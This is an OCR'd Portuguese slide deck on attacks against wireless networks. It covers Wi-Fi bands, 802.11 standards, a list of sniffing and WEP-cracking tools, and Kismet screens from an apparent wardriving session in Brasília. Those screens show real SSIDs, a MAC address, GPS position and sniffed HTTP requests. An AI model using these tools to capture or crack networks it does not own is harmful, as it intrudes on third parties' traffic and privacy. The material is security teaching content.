Ataques a redes sem fio

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Agenda

- Perfil
- Tipos de rede sem fio
- Características de redes Wi-Fi
- Padrões atuais
- Métodos de proteção disponíveis
- Ferramentas de diagnóstico
- Motivações para ataques a redes sem fio
- Ataques à redes com baixa proteção
- Ataques à redes com boa proteção
- Conclusões

Tipos de redes sem fio

- Infravermelho
- Bluetooth
- Telefonia móvel

(GSM/GPRS/TDMA/CDMA/Edge/EVDO/etc)

- **Wi-Fi**

Características de redes Wi-Fi

- Wi-Fi usa faixa **Industrial, Scentific&Medical** (ISM)

902	928 MHz
2.4	2.485 GHz (2.4 a 2.5 GHz no Brasil)
5.150	5.825 GHz

- WiMax (802.16/a) usam faixas licenciadas (10-66/2-10Ghz)

Características de redes Wi-Fi

- IEEE 802.11

Vários padrões já fechados:

802.11b 22Mb 2.4Ghz

802.11a 54Mb 5.1GHz

802.11g 54Mb 2.4Ghz

802.11i - Mecanismos de segurança

802.1x – Mecanismos de autenticação, uso em redes cabeadas e sem fio

Padrões atuais

802.11b	**WEP**
802.11a/g	**WEP/WPA (802.1x)**
802.11i	**WEP/WPA/RSN (AES,Ad-Hoc, etc)**

Ferramentas para análise


Ferramentas para análise

- Kismet
- Netstumbler
- Airsnort
- BSD Airtools
- WepCrack
- WepLab
- WepTools
- WepAttack
- Tcpdump
- Ngrep
- Ethereal


Kismet

- Suporte à 802.11a/b/g
- Integração com GPS
- Gera arquivo do tráfego em formato PCAP
- Permite geração de mapas (**gpsmap**)
- Informações detalhadas:
  - Nome da rede
  - Padrão (a/b/g)
  - Uso de WEP
  - Clientes conectados (mac, nível de sinal,etc)
- Não quebra WEP

Kismet


Network List—(SSID)
Name T W Ch Packts Flags IP Range
+ Data Networks G N --- 38 G 0.0.0.0
<no ssid> A N 005 3 A4 10.40.1.1
<no ssid> A N 005 4 T4 200.181.19.7
! Homenet54 A N 003 208 0.0.0.0
RepetidoraAsasul A N 008 1 0.0.0.0
RepetidoraSul A N 002 28 T4 207.46.106.12
default A Y 006 3 0.0.0.0
linkradiobackupcassi P N --- 2 0.0.0.0
rudahlagonorte A N 005 2 T4 10.3.0.21
wilsonam A N 001 1 0.0.0.0
Info
Ntwrks
15
Pckets
413
Cryptd
2
Weak
0
Noise
0
Discrd
88
Pkts/s
3
Elapsd
01:36:58
Lat -15.763 Lon -47.881 Alt 3613.5f Spd 14.730m/h Hed 0.000 Fix NONE
Status
Saving data files.
Found new network "Homenet54" bssid 00:07:40:4D:1A:5C WEP N Ch 3 @ 11.00 mbi
Saving data files.
Sorting by SSID
Battery: 76% 1h43m13s


Kismet


Network List—(SSID)
Name T W Ch Packts Flags IP Range
Info
Ntwrks
Data Strings Dump
All
icover
zoneedit
soacontact
icover
icover
zoneedit
soacontact
icover
icover
zoneedit
GET /RealMedia/ads/adstream_jx.ads/microsoftidg/homepage@Top3!Top3 HTTP/1
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (compatible; Konqueror/2.2.2; QtEmbedded/640x480)
Referer: http://idgnow.uol.com.br/AdPortalv5/Default.aspx
Accept: application/x-javascript
Accept-Encoding: x-gzip, gzip, identity
Accept-Charset: iso-8859-1, utf-8, *, utf-8, *
Accept-Language: en
Host: www.icover.com.br
Battery: 73% 1h35m25s

Kismet


BANANAL
Adutora
Estádio
Penitenciária
Hosp
Isolamento
Hosp. Veterinária
003
177
Centro Olímpico
Universidade
de Brasília
S M U
Iate Clube
RA XI
CRUZEIRO
1172
Observ. Meteorológico
Hosp. Forças Armadas
Pça. dos
Três Poderes
Setor Hosp.
Hipica
Posto de
Bombeiros
Est. Trat.
Residências
de Ministros
SH - SUL

Kismet




Netstumbler

- Suporte a várias placas 802.11a/b/g
- Integração com GPS
- Informações detalhadas de nível de sinal, uso de WEP e usuários conectados (MAC)

- Somente para Windows
- Não captura tráfego
- Não quebra WEP

